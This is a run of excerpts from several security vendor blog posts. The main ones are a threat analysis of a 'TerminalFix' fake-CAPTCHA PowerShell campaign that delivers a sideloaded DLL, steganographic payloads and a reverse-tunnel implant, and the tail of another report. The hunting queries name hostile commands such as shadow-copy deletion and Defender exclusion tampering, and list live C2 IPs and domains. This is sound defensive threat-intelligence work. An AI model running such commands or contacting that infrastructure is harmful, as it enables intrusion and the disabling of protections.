Correlate download referrers. Use FileOriginUrl and FileOriginReferrerUrl to catch landing-page to delivery-host pairs even after individual domains rotate, and block the C2 IP:port set and .net C2 domains.
Microsoft Defender XDR hardening recommendations
Microsoft Defender XDR customers can turn on attack surface reduction rules to prevent several of the infection vectors of this threat. These rules, which can be configured by any user, offer significant hardening against targeted attacks. In observed attacks, Microsoft customers who had the following rules turned on could mitigate the attack in the initial stages and prevent hands-on-keyboard activity:
Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.
Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.
Figure 3. Diagram mapping attacker activity stages to Microsoft Defender protections including SmartScreen, Defender Antivirus, endpoint detection and response (EDR) detections, Network Protection, and Attack Disruption.
Microsoft Security Copilot
Security Copilot customers can use the standalone experience to create their own prompts or run the following prebuilt promptbooks to automate incident response or investigation tasks related to this threat:
Incident investigation
Microsoft User analysis
Threat actor profile
Threat Intelligence 360 report based on MDTI article
Vulnerability impact assessment
These promptbooks can help analysts summarize affected entities, review alert timelines, and pivot on the IOCs included in this blog. Note that some promptbooks require access to plugins for Microsoft products such as Microsoft Defender XDR or Microsoft Sentinel.
Threat intelligence reports
Microsoft Defender XDR customers can use threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the malicious activity and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.
Advanced hunting
Microsoft Defender XDR and Microsoft Sentinel customers can run the following queries. . The behavior-based queries continue to work even as filenames, hashes, and domains rotate.
Campaign payloads and loaders Surfaces execution or creation of the campaign’s stable stage-one, later-stage, persistent, networking, and loader binaries by SHA-256.
let campaignSha256 = dynamic([
  "676a2a7b94ca2f8ec76352ee656e4d075bb342bd7ad6efbc7c19c060001eace7", // stage-one
  "6d6ba2bc9ad414837826f7278bc3e0116f1aeda02d0c2284ed65819f5d9180a8", // later-stage
  "c4100ad39d8db98f063feb6c3b6c8e9a9f9d9bf25a1e0233f43b058ff8a7dbdf", // networking
  "1bd3662d784840e410d2d3c0a1040277f7f549089447359f01e05c2559cb1f17", // persistent
  "c6100166e2d3b40388980f7674712ef39e937ac04925ca5d370415399ed73faf", // TrueUpdate loader
  "f33d160d757e4b39019fdef21cf90cafb501b800ca0d4039366bc30856e3d81b", // persistent/networking
  "e4fe2dee8f0bb132fa15fc686d1f93df39530a2d3a8d3a1f3a605a057c04e7b3"  // supporting DLL
]);
union
  (DeviceProcessEvents | where SHA256 in (campaignSha256)),
  (DeviceFileEvents    | where SHA256 in (campaignSha256))
| project Timestamp, DeviceName, ActionType, FileName, FolderPath, SHA256, InitiatingProcessFileName, InitiatingProcessCommandLine
| order by Timestamp desc
Randomized payload drop pattern Finds executables dropped into randomized folders under world-writable or system locations — the campaign’s stable staging behavior regardless of filename.
DeviceProcessEvents
| where FolderPath matches regex @"(?i)^C:\\(Users\\Public|ProgramData|Program Files \(x86\))\\[A-Za-z0-9]{4,10}\\[A-Za-z0-9]{4,10}\.exe$"
| where InitiatingProcessFileName in~ ("msiexec.exe","explorer.exe","svchost.exe","cmd.exe","7zFM.exe","360zip.exe","WinRAR.exe")
| project Timestamp, DeviceName, AccountName, FolderPath, FileName, SHA256, InitiatingProcessFileName, InitiatingProcessCommandLine
| order by Timestamp desc
Microsoft Defender exclusion tampering Detects the SYSTEM scheduled-task and PowerShell routines that write sweeping Microsoft Defender path exclusions.
DeviceProcessEvents
| where ProcessCommandLine has @"Windows Defender\Exclusions\Paths"
     or ProcessCommandLine has "Add-MpPreference -ExclusionPath"
     or (ProcessCommandLine has "SCHTASKS" and ProcessCommandLine has "SYSTEM" and ProcessCommandLine has "Exclusions")
| project Timestamp, DeviceName, AccountName, InitiatingProcessFileName, ProcessCommandLine
| order by Timestamp desc
Recovery inhibition and Windows Update neutralization Surfaces shadow-copy deletion and the routine that stops, disables, or renames Windows Update service components.
DeviceProcessEvents
| where ProcessCommandLine has "vssadmin delete shadows"
     or (ProcessCommandLine has_all ("sc","config","disabled") and ProcessCommandLine has_any ("wuauserv","UsoSvc","uhssvc","WaaSMedicSvc"))
     or ProcessCommandLine has "NoAutoUpdate"
     or (ProcessCommandLine has "rename" and ProcessCommandLine has_any ("wuaueng","WaaSMedicSvc"))
| project Timestamp, DeviceName, InitiatingProcessFileName, ProcessCommandLine
| order by Timestamp desc
Windows Installer (msiexec) embedded-mode execution Catches the parallel delivery vector where msiexec launches a randomized payload from a world-writable path.
DeviceProcessEvents
| where InitiatingProcessFileName =~ "msiexec.exe"
| where InitiatingProcessCommandLine has "-Embedding" and InitiatingProcessCommandLine has @"Global\MSI0000"
| where FolderPath has @"C:\Users\Public\"
| project Timestamp, DeviceName, FileName, FolderPath, SHA256, InitiatingProcessCommandLine
| order by Timestamp desc
Disguised scheduled-task execution Flags payloads relaunched by the Task Scheduler service from user-writable directories (the ~60-second re-execution loop).
DeviceProcessEvents
| where InitiatingProcessCommandLine has "netsvcs" and InitiatingProcessCommandLine has "Schedule"
| where FolderPath matches regex @"(?i)^C:\\(Users\\Public|ProgramData|Program Files \(x86\))\\"
| where FileName endswith ".exe"
| project Timestamp, DeviceName, FileName, FolderPath, SHA256, InitiatingProcessFileName
| order by Timestamp desc
Command-and-control connections Matches callbacks to the campaign’s C2 IP:port set and six-character .net C2 domains.
let c2ip    = dynamic(["202.95.14.237","47.239.232.245","161.248.87.157","103.156.25.35","103.183.3.162","43.99.100.248","47.239.175.163","47.86.205.97","47.243.218.255"]);
let c2ports = dynamic([5090,7031,7032,7088,7089,7090,8050,28290,28300]);
let c2dom   = dynamic(["iualef.net","euioxu.net","czijbh.net","wfmwsj.net","tbdqxq.net","oijfwe.net"]);
DeviceNetworkEvents
| where (RemoteIP in (c2ip) and RemotePort in (c2ports)) or (RemoteUrl has_any (c2dom))
| project Timestamp, DeviceName, InitiatingProcessFileName, InitiatingProcessSHA256, RemoteIP, RemotePort, RemoteUrl, ActionType
| order by Timestamp desc
Malicious delivery domains and download endpoints Identifies connections to the dedicated delivery domains and the /712down, /73inst, /7qinst, /ins711 download paths.
let deliveryHosts = dynamic(["gehie246.com","yimxg25tiy.com","cc8ttkv35b.com","n7b8t85zsg.com","bxfh.tzcdq.cn","tmsq.tzcdq.cn","mebx78e02.com","qwjre1487.com"]);
DeviceNetworkEvents
| where RemoteUrl has_any (deliveryHosts) or RemoteUrl has_any ("/712down","/73inst","/7qinst","/ins711")
| project Timestamp, DeviceName, InitiatingProcessFileName, RemoteUrl, RemoteIP, ActionType
| order by Timestamp desc
MITRE ATT&CK techniques observed
This threat has exhibited use of the following attack techniques. For standard industry documentation about these techniques, refer to the MITRE ATT&CK framework.
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.
In this article
What is the Cybersecurity Incident Response Readiness Workshop?Our approach: How we assess your maturityLearn more
Cybersecurity incidents can unfold in hours, but response plans often fail at the point of execution: ownership is unclear, investigation findings is difficult to access, and critical decisions are delayed. That is why incident response cannot be something your organization figures out in real time.
The Detection and Response
Cybersecurity incidents can unfold in hours, but response plans often fail at the point of execution: ownership is unclear, investigation findings is difficult to access, and critical decisions are delayed. That is why incident response cannot be something your organization figures out in real time.
The Detection and Response Team (DART) – the Microsoft team that delivers Defender Experts Cybersecurity Incident Response – has supported organizations across 54 countries and regions through some of their most challenging security moments; and while we sincerely hope you never need to call us in the middle of a live incident, we do want to help you prepare for that possibility before it becomes real.
That’s exactly what the Cybersecurity Incident Response Readiness Workshop is designed to do.
What is the Cybersecurity Incident Response Readiness Workshop?
The Cybersecurity Incident Response Workshop is a collaborative, scenario driven workshop designed to evaluate your organization’s incident response (IR) plan against realistic, real-world security events, guided by DART researchers.
Rather than reviewing your plan in isolation, we work through simulated incidents together. Participants navigate realistic attack scenarios, present investigation findings, discuss decisions, and receive direct feedback from responders with extensive experience handling complex incidents worldwide.
What makes DART’s approach different?
DART’s approach combines active participation with lessons drawn from frontline incident response. Instead of reviewing a plan as a static document, the Cybersecurity Incident Response Workshop exercises how people, processes, and technology work together under pressure. Participants practice detection, containment, and response decisions while DART security researchers provide feedback grounded in real-world incident experience.
The workshop creates a controlled environment for teams to test how they detect, investigate, contain, and communicate during an incident. DART security researchers examine how people, processes, and technology work together across identity, endpoint, cloud, and communications, including whether the organization’s tools, logs, and telemetry support timely decisions against real threat actor behaviors.
Additionally, the workshop includes threat hunting exercises that let incident response teams investigate realistic scenarios with urgency but without the pressure of a live incident. This hands-on practice strengthens technical judgment and helps teams coordinate their response more effectively.
Why organizations run this workshop
The goal is not to pass or fail. It’s to discover how well your organization can make and execute critical response decisions under pressure, and where preparation today can prevent delay during a real incident.
During the Workshop, organizations are able to:
Compare and contrast their incident response plan with insights drawn from DART’s experience across thousands of real‑world cases.
Exercise response processes using real-world scenarios to identify strengths and improvement opportunities, including processes, threat hunting techniques, and the use of cybersecurity technologies.
Identify potential gaps in both tools and procedures before a threat actor finds them.
In short: it’s a chance to see what holds up under pressure, where coordination or visibility begins to bend, and what your organization should reinforce before a threat actor puts the response plan to the test.
Our approach: How we assess your maturity
The workshop blends structured analysis with hands-on knowledge transfer, creating an experience that is both evaluative and practical.
The assessment examines how your organization’s people, processes, and technology support incident response across identity, endpoint, cloud, and communications. It also evaluates whether available tools and telemetry provide the visibility needed to respond to real threat actor tactics.
Additional knowledge transfer is delivered through interactive exercises led by DART, encouraging cross-team collaboration while sharing proven detection and containment practices drawn from real incidents.
What organizations walk away with
By the end of the workshop, organizations leave with a clearer view of how their incident response capability performs today and where focused improvements can strengthen readiness. You’ll take away:
Clear identification of strengths and opportunities in IR preparation and execution.
Insight into how tools, techniques, and available data perform during an incident.
A summary of findings and prioritized recommendations to help strengthen incident response readiness and guide next steps.
Scope and structure
The engagement begins by aligning on objectives, participants, logistics, and expected outcomes so the scenarios and discussions can be tailored to the organization’s needs
The workshop spans 2 or 3 days, including:
Kick off and introductions to understand who the audience is and what they hope to gain from the workshop; this helps us tailor our delivery approach for each unique organization
Knowledge-transfer sessions
Scenarios and guided discussions assessing current capabilities
Closeout and recommended next steps
Practice before it matters
If your incident response plan lives mostly on paper, or if it’s never been exercised with the people who will use it, the Cybersecurity Incident Response Workshop provides a safe, structured way to change that. When a real incident happens, you don’t want your first conversation about roles, investigation findings, or decision-making to happen in the middle of a crisis.
Don’t wait for a live incident to test your response plan, if you have an established Unified Enterprise agreement with Microsoft, reach out to your Customer Success Account Manager (CSAM) to schedule a Cybersecurity Incident Response Workshop and give your teams the opportunity to practice before it matters most.
Learn more
To learn more about DART capabilities, please visit our website, or contact your Microsoft Customer Success Account Manager or Premier Support contact.
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
In this article
Attack chain overviewMitigation and protection guidanceLearn more
Microsoft Threat Intelligence has observed a TerminalFix campaign, a variant of ClickFix, targeting organizations across multiple industries. The campaign uses compromised websites to display a fake Cloudflare CAPTCHA verification overlay that tricks users into copying and executing a malicious PowerShell command. While traditional ClickFix campaigns direct victims to the Wind
Microsoft Threat Intelligence has observed a TerminalFix campaign, a variant of ClickFix, targeting organizations across multiple industries. The campaign uses compromised websites to display a fake Cloudflare CAPTCHA verification overlay that tricks users into copying and executing a malicious PowerShell command. While traditional ClickFix campaigns direct victims to the Windows Run dialog, TerminalFix campaigns apply the same technique but direct users to Windows Terminal or PowerShell instead, increasing the likelihood that complex, multi-line scripts execute successfully. Unlike earlier ClickFix variants that typically deliver a single infostealer, this TerminalFix campaign deploys a sophisticated multi-stage attack chain that combines DLL sideloading, steganographic payload extraction, extensive Active Directory reconnaissance, and a custom reverse-tunnel implant – giving the attacker persistent, network-level proxy access through the compromised host.
Once executed, the PowerShell command masquerades as a Cloudflare verification process while downloading a ZIP archive containing a legitimate binary (LockScreenContentServer.exe) and a malicious DLL (dui70.dll) used for sideloading. The sideloaded DLL drives an elaborate second stage: downloading payloads concealed inside PNG images using steganography, establishing dual persistence through Registry Run keys and scheduled tasks, conducting thorough domain reconnaissance—including domain trust enumeration, domain admin discovery, Active Directory user description harvesting, and targeted server ping sweeps—and ultimately deploying a Python-based reverse-tunnel C2 implant that tunnels arbitrary TCP traffic back through an encrypted WebSocket channel to attacker infrastructure.
This type of intrusion is particularly dangerous because it provides attackers with direct access to an organization’s internal network through the reverse tunnel. The observed reconnaissance and reverse-tunnel capability could enable an attacker to identify and reach additional systems from a compromised host. Microsoft did not observe the downstream actions described below in the analyzed chain. Organizations should treat affected devices as potential network pivot points and investigate for lateral movement and credential exposure. In the hands-on-keyboard phase that typically follows, attackers leverage this access to escalate privileges, disable security controls, exfiltrate sensitive data, and deploy ransomware across the organization. The combination of stealth techniques (DLL sideloading, steganography, hidden folders) and persistent network access make this TerminalFix campaign a serious threat to enterprise environments.
In this blog, we share our detailed analysis of the TerminalFix attack chain – from initial compromise through network tunneling—along with indicators of compromise, detection details, and hunting guidance to help defenders identify and respond to this threat.
Attack chain overview
The TerminalFix campaign follows a multi-stage attack chain that progresses from social engineering through payload delivery, persistence, reconnaissance, and ultimately network tunneling:
1. Initial access via compromised website – A compromised website displays a fake Cloudflare Turnstile CAPTCHA verification overlay. The user is instructed to copy and paste a “verification” command.
2. PowerShell execution – The pasted command runs a disguised PowerShell script that downloads a ZIP archive from attacker infrastructure, extracts it to C:\ProgramData, and silently launches a batch file.
3. DLL sideloading — The batch file executes LockScreenContentServer.exe, a signed legitimate binary, which automatically loads the co-located malicious dui70.dll.
4. Steganographic payload retrieval – The sideloaded DLL executes PowerShell that downloads PNG images from attacker domains, extracts embedded executables and DLL fragments hidden within pixel data, and reassembles them on disk.
5. Persistence – The malware establishes persistence through both HKCU\…\Run registry keys and scheduled tasks that re-execute LockScreenContentServer.exe every 60 minutes.
6. Reconnaissance – Extensive domain discovery is performed: domain trust enumeration, domain admin group membership, Active Directory computer and user enumeration, targeted server pinging, and system information collection in both English and Spanish locales.
7. Command execution loop – A persistent PowerShell file-watch loop monitors a text file for new commands, executes them via Invoke-Expression, and writes results to an output file-, creating a primitive but effective asynchronous command shell.
8. Reverse tunnel deployment – A Python runtime and a custom client.py tunneling implant are downloaded and launched via pythonw.exe with no visible window, establishing a reverse WebSocket tunnel to gitnow[.]dev:443 that gives the attacker full SOCKS-style TCP proxy access through the victim’s network.
Attack chain
Figure 1. TerminalFix attack chain overview.
1. Initial access: Fake CAPTCHA and the TerminalFix lure
The attack begins when a user visits a compromised website that displays a fake Cloudflare Turnstile verification overlay. The original page is briefly displayed before being replaced by a convincing Cloudflare Turnstile verification overlay. This overlay spoofs the Cloudflare CAPTCHA interface, complete with the Cloudflare logo, “Verify you are human” checkbox, and a spinner animation, tricking users into believing they must complete a verification step to access the site.
Figure 2. Fake Cloudflare Turnstile verification displayed on a compromised website.
When the user interacts with the fake verification prompt, a malicious PowerShell command is silently copied to their clipboard. The on-screen instructions then guide the user to open Windows Terminal or PowerShell and paste the command. The command is carefully crafted to appear legitimate by printing reassuring Cloudflare-themed status messages in color-coded terminal output:
Figure 3. Defanged initial PowerShell command copied to the user’s clipboard by the ClickFix lure.
The command performs the following actions:
Clears the terminal and prints a fake “Starting Cloudflare verification…” message in cyan color formatted
Downloads a ZIP archive from the attacker’s infrastructure using a custom User-Agent header
Extracts the archive to C:\ProgramData\f47f2a8c21c9df4e
Launches a batch file (1.bat) that executes LockScreenContentServer.exe silently in the background
Prints a convincing “I am not a robot – Cloudflare ID: f47f2a8c21c9df4e” confirmation message in green text
2. Payload delivery: DLL sideloading via LockScreenContentServer.exe
The downloaded ZIP archive (SHA-256: 18c2090e8a0ae0568af9b87e59eaf8270f23d2909600ed9db91a9444fd8b278f) contains two files:
File
Description
Purpose
LockScreenContentServer.exe
Legitimate signed Windows executable
Sideloading host; loads dui70.dll from its working directory
dui70.dll
Masquerading DLL claiming to be “Windows DirectUI Engine” (unsigned, forged future timestamp 2104)
Malicious payload; executes second-stage PowerShell upon sideloading
LockScreenContentServer.exe is a legitimate, signed binary that has a static import dependency on dui70.dll, the Windows DirectUI Engine.
Here is the example view of LockScreenContentServer application importing dui70.dll function:
Figure 4. Example list of imports from dui70.dll
The attacker abuses this dependency by dropping a malicious dui70.dll alongside the executable. Because the Windows loader resolves the application directory before the System32 directory, the planted DLL is loaded in place of the legitimate one, a technique known as DLL sideloading (T1574.001). Execution therefore begins inside a trusted, signed process, allowing the attacker to inherit its reputation and evade controls that key on process identity.
The malicious dui70.dll embeds a heavily obfuscated payload in its resource section. On load, the DLL’s initialization path retrieves this resource, decodes it entirely in memory, and transfers execution to it, staging the next phase of the infection without ever writing the decoded payload to disk (Figures 5 and 6).
Figure 5. Loading a malicious resource (dui70.dll code path).Figure 6. Heavily obfuscated malicious resource from dui70.dll
3. Second-stage delivery: Steganography and image-based payload extraction
Once sideloaded, the malicious DLL launches an elaborate PowerShell script that retrieves additional payloads concealed within PNG image files, a technique known as steganography. The script downloads three images from attacker-controlled domains, extracts binary data encoded in pixel values, and reassembles the components on disk.
Content domains
The script uses a failover mechanism across two domains:
Figure 7. Attacker content delivery domains with failover.
Steganographic extraction
The Extract-RawFileFromImage function reads each pixel’s RGBA channels and reconstructs an embedded binary. The first 8 bytes encode the payload length as a 64-bit integer, and the remaining bytes contain the file data:
Figure 8. Steganographic extraction function — payload hidden within pixel channel data.
The script downloads three images via POST requests to the content domains, extracts the executable from the first image, extracts two halves of the DLL from the second and third images, and concatenates the DLL fragments:
Figure 9. Payload extraction from three images and DLL reassembly.
Encoding payload data in PNG files can make file type and content inspection more difficult. Splitting the DLL across two images further obscures the complete payload in transit, the payloads aren’t recognizable as executables in transit, and splitting the DLL across two images further complicates detection. After extraction, the source images are deleted to reduce forensic artifacts.
4. Persistence mechanisms
The TerminalFix campaign establishes redundant persistence through two independent mechanisms, ensuring the payload survives reboots and re-executes on a recurring schedule. The dropped batch script takes the payload path as a command-line argument, validates that the file exists, and then configures both mechanisms under the same masquerading name LockScreenContentServer_MuODG5yBM chosen to blend in with the legitimate Windows Lock Screen component abused earlier in the chain.
Registry Run key
The malware creates a Run key entry with a randomized service-like name:
Figure 10. Registry Run key persistence [T1547.001].
Scheduled task
A scheduled task ensures the malware re-executes every 60 minutes:
Figure 11. Scheduled task persistence at 60-minute intervals [T1053.005].
Folder hiding
The malware directory is hidden using system and hidden file attributes:
Figure 12. Directory hiding via attrib [T1564.001].
5. Reconnaissance and domain discovery
After establishing persistence, the sideloaded malware conducts extensive reconnaissance of the victim’s environment. This activity is consistent with a hands-on-keyboard operator or an automated pre-assessment script designed to evaluate whether the compromised host is a valuable target – particularly whether it is domain-joined and near high-value infrastructure.
System information collection
The attacker collects system metadata and the script includes English, Spanish, and German locale variants, indicating an attempt to operate across systems configured in multiple languages:
Figure 13. Bilingual system information enumeration.
Active Directory enumeration
The malware performs domain trust discovery, domain admin enumeration, and Active Directory user and computer searches:
Figure 14. Active Directory enumeration including user description harvesting.
Infrastructure probing
The malware systematically pings named servers to map the internal network topology:
Figure 15. Automated Windows Server enumeration via ADSI combined with targeted ping sweep.
The observed names correspond to common infrastructure roles, including domain controllers, databases, backup, gateways, and mail systems. This probing could help an attacker identify accessible target systems for follow-on activity.
6. Asynchronous command execution loop
The malware deploys a persistent PowerShell file-watch loop that creates an asynchronous command-and-control channel through the local filesystem. This mechanism monitors a “watch” file for changes, executes its contents via Invoke-Expression, and writes results to an output file:
Figure 16. File-watch command execution loop – a primitive but effective asynchronous C2 channel.
This loop provides the attacker with a way to execute arbitrary PowerShell commands by writing them to the watched text file. The output is captured to a separate file, which the attacker can read back through the reverse tunnel. This decoupled execution model allows the attacker to issue commands asynchronously and retrieve results at their convenience.
7. Reverse tunnel deployment: The custom Python-based tunneling implant
The most significant post-compromise capability observed is the deployment of a custom Python-based reverse-tunnel implant. The attacker brings their own interpreter: an unmodified, signed embeddable Python runtime pulled directly from the official python.org distribution. The malicious logic lives entirely in the accompanying client.py, giving the operator a portable, cross-version-tolerant execution environment that inherits the trust of a legitimate open-source runtime.
The deployment is orchestrated in PowerShell. It removes any prior install directory, extracts the implant kit, downloads the embeddable Python 3.14.5 archive over TLS 1.2, unpacks it into the same directory, and launches the tunnel with no visible window via pythonw.exe:
Figure 17. Python runtime deployment and custom tunnel implant launch.
Tunneling implant analysis
The client.py script is a compact but full-featured reverse tunnel. It dials outbound to the C2 over TLS/443, upgrades the session to a WebSocket, and uses that channel to relay arbitrary TCP connections on behalf of the operator. On the wire, the traffic is indistinguishable from an ordinary encrypted web session to a single destination
Capability
Description
TLS WebSocket tunnel
Connects outbound over TLS port 443, upgrades to WebSocket at /tunnel endpoint. Certificate verification is always disabled (CERT_NONE).
Arbitrary TCP proxying
SOCKS5-style address parsing (IPv4/IPv6/hostname) allows the C2 server to instruct the implant to connect to any internal host and port.
User-Agent rotation
Randomly selects from four realistic browser UA strings (Chrome, Firefox, Safari) per connection.
Remote shutdown
C2 server can remotely terminate the implant via MSG_SHUTDOWN; uses os._exit() to bypass Python cleanup.
Stream multiplexing
Custom 7-byte binary protocol header (type + stream ID + length) multiplexes many tunneled connections over one WebSocket.
The tunnel carries a lightweight custom protocol with eight message types spanning implant identification, connection setup, data relay, keepalive, and remote termination:
Figure 18. custom tunnel protocol message types.
Turning the victim into a network pivot: The implant’s SOCKS5-style address parsing enables the C2 server to reach any host visible from the victim’s network. Combined with the reconnaissance data gathered earlier (domain controllers, SQL servers, backup servers, gateway), this turns the compromised machine into a full network pivot point:
The choice to launch with pythonw.exe (no visible window Python interpreter) means no console window is visible to the user. Combined with DEBUG = False by default and all logging going to stderr, the implant operates completely silently.
Mitigation and protection guidance
Microsoft recommends the following mitigations to reduce the impact of this threat:
Restrict PowerShell and Run dialog execution – Use AppLocker, Application Control for Windows, or Group Policy to restrict PowerShell execution for standard users.
Consider blocking or auditing the Windows Run dialog (Win+R) where it is not required for daily work.
Monitor for DLL sideloading indicators — Alert on LockScreenContentServer.exe executing from non-standard paths (anything other than C:\Windows\SystemApps). Use the LockScreenContentServer.exe sideloading from non-standard paths advanced hunting query provided below to identify this activity across your environment.
Educate users about ClickFix tactics – Train employees to recognize fake CAPTCHA verification pages that instruct them to paste commands into Terminal or the Run dialog.
Investigate affected hosts thoroughly – Organizations that find indicators of this campaign should assume the attacker has network-level access through the compromised host. Credential rotation should be prioritized for any credentials accessible from the affected machine, including domain admin accounts if the host was domain-joined.
Check your Microsoft 365 email filtering settings to ensure spoofed emails, spam, and emails with malware are blocked. Use Microsoft Defender for Office 365 for enhanced phishing protection and coverage against new threats and polymorphic variants. Configure Defender for Office 365 to recheck links on click and delete sent mail in response to newly acquired threat intelligence. Turn on safe attachments policies to check attachments to inbound email.
Block web pages from automatically running Flash plugins.
Enable network protection and web protection in Microsoft Defender for Endpoint to safeguard against malicious sites and internet-based threats.
Encourage users to use Microsoft Edge and other web browsers that support Microsoft Defender SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that host malware.
Turn on cloud-delivered protection in Microsoft Defender Antivirus, or the equivalent for your antivirus product, to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections block a majority of new and unknown variants.
Enable PowerShell script block logging to detect and analyze obfuscated or encoded commands, providing visibility into malicious script execution that might otherwise evade traditional logging.
Enforce use of PowerShell Constrained Language Mode where possible, in addition to use of execution policies such as setting AllSigned or RemoteSigned to help reduce the risk of malicious execution by ensuring only trusted, signed scripts are executed, adding a layer of control.
Use Group Policy to deploy hardening configurations throughout your environment, if certain features are not necessary:
Create an App Control policy that prohibits the launch of native Windows binaries from Run. This can be accomplished by defining a rule based on the specific process that is launching binaries like PowerShell.
Microsoft Defender XDR customers can also implement the following attack surface reduction rules to harden an environment against PowerShell techniques used by threat actors:
Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.
Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.
Tactic
Observed Activity
Microsoft Defender Coverage
Initial Access / Execution
User pastes ClickFix/TerminalFix PowerShell cmdlets from clipboard after interacting with fake Cloudflare CAPTCHA
Microsoft Defender Antivirus – Trojan:Win32/ClickFix.* – Trojan:Win32/TermFix.*
Microsoft Defender for Endpoint – Possible initial access from an emerging threat – Possible ClickFix activity – Potential initial access led to ransomware attempt
Defense Evasion
LockScreenContentServer.exe DLL sideloading of malicious dui70.dll
Microsoft Defender Antivirus – Trojan:Win32/Posilod.* – Trojan:Win64/DLLHijack.DAB!MTB Microsoft Defender for Endpoint – An executable file loaded an unexpected DLL file
Persistence
Persistence through Registry Run key and Scheduled task
Microsoft Defender for Endpoint – Anomaly detected in ASEP registry – Suspicious Scheduled Task Process Launched – Suspicious scheduled task
Discovery
Domain enumeration via nltest, net group, ADSI searcher
Microsoft Defender for Endpoint – Suspicious LDAP query – Suspicious Active Directory enumeration – Possible hands-on-keyboard pre-ransom activity – Anomalous account lookups – Possible hands-on-keyboard pre-ransom activity
Command and Control
Outbound TLS WebSocket tunnel to gitnow[.]dev on port 443
Microsoft Defender Antivirus – Trojan:Python/Indigo.SA
Microsoft Defender for Endpoint – Possibly malicious use of proxy or tunneling tool
Microsoft Security Copilot
Security Copilot customers can use the standalone experience to create their own prompts or run prebuilt promptbooks to automate investigation and response tasks related to this threat. Useful promptbooks for this activity include Incident investigation, Microsoft User analysis, Threat actor profile, Threat Intelligence 360 report based on MDTI intelligence, and Vulnerability impact assessment. Some promptbooks require access to Microsoft Defender XDR, Microsoft Sentinel, or related Microsoft security plugins.
For this campaign, Security Copilot can help analysts summarize affected devices running LockScreenContentServer.exe from non-standard locations, trace the PowerShell steganography extraction chain, and build containment and credential rotation plans for affected domain-joined endpoints.
Threat intelligence reports
Microsoft customers can use Microsoft Defender XDR Threat analytics and related Microsoft threat intelligence reporting to stay current on the malicious activity, indicators, detection coverage, and recommended response actions associated with this compromise. These reports provide investigation context, protection guidance, and updated intelligence that security teams can use to prevent, mitigate, or respond to related activity in customer environments.
Advanced hunting queries
Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:
ClickFix PowerShell execution which executes payload
DeviceProcessEvents
| where InitiatingProcessFileName =~ "powershell.exe"
| where FileName =~ "cmd.exe" and ProcessCommandLine has_all (@"\ProgramData\", "1.bat", "LockScreenContentServer.exe")
LockScreenContentServer.exe sideloading from non-standard paths
DeviceImageLoadEvents
| where InitiatingProcessFileName =~ "LockScreenContentServer.exe"
| where FileName =~ "dui70.dll"
| extend path = tostring(parse_path(FolderPath).DirectoryPath)
| where path =~ InitiatingProcessFolderPath
| where not(path has_any (@"\Windows\System32", @"\Windows\SysWOW64", @"\winsxs\", @"\program files", @"\Windows Defender\", @"\Microsoft Security Client\", @"\Program Files\Windows", @"\Program Files\Microsoft", @"\ProgramData\Microsoft\", @"\Microsoft\Windows", @"\amd64_windows-defender-service", @"\Microsoft Defender for Endpoint\"))
Custom reverse tunnel implant execution
DeviceProcessEvents
| where FileName in~ ("pythonw.exe", "python.exe")
| where ProcessCommandLine has_all ("client.py", "--server", "--uuid", “cert.pem”, “gitnow.dev”)
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.
As organizations incorporate AI agents into more processes across business and operations, security teams can benefit from greater visibility and new purpose-built tools that help manage, secure, and govern AI. This month’s updates provide new capabilities to help organizations gain insights into agent activity, expand security coverage across supported environments, and enhance security management across their environments.
Here’s what’s new:
Extend expert-led protection with new capabi
As organizations incorporate AI agents into more processes across business and operations, security teams can benefit from greater visibility and new purpose-built tools that help manage, secure, and govern AI. This month’s updates provide new capabilities to help organizations gain insights into agent activity, expand security coverage across supported environments, and enhance security management across their environments.
Here’s what’s new:
Extend expert-led protection with new capabilities from Microsoft Defender Experts
Microsoft Defender Experts Threat Intelligence delivers expert-led threat intelligence and actionable insights tailored to your geography, industry, and risk profile to help security teams anticipate cyberthreats, assess risk, and take informed action. Microsoft Defender Experts MDR now covers third-party data sources ingested through Microsoft Sentinel. This extends around-the-clock managed detection and response and threat hunting to deliver protection across both Microsoft native and third-party data sources, including Palo Alto Networks, Amazon Web Services (AWS), Okta, and more. This coverage is available through Microsoft Defender Experts MDR P2.
Strengthen identity foundations for the AI era with Microsoft Entra
Microsoft Entra Tenant Governancebrings an organization’s tenants into a single view to help address security gaps and blind spots. Centralized policies and cross-tenant delegated administration of multi-tenant environments help reduce shadow-tenant risk, configure policies, monitor configuration drift, and strengthen identity foundations for AI-powered operations.
The configuration drifts report, showing drift details including types, properties and timestamps, enabling continuous tenant configuration monitoring for a consistent security and compliance posture.
Accelerate your move to cloud-native endpoint management with Microsoft Intune
Windows Autopilot device association lets admins link devices to their tenant and configure pre-enrollment experiences. Admins can optimize the out-of-box experience and rename devices, reducing onboarding friction.
Windows Unattended Support with Remote Sign-In allows IT and support staff to sign in to devices remotely, without involving the user. Role-based permissions, compliance checks, and session auditing are built in.
Speed up Microsoft Copilot readiness with scalable Microsoft Purview auto-labeling
Auto-labeling policies in Microsoft Purview now process up to 500,000 SharePoint and OneDrive files per day, up from 100,000. This increased limit helps organizations label and protect more content, extending data protection coverage. Because sensitivity labels help apply key security controls, including encryption and data loss prevention (DLP), organizations can extend data protection across more content and support their Microsoft 365 Copilot adoption efforts.
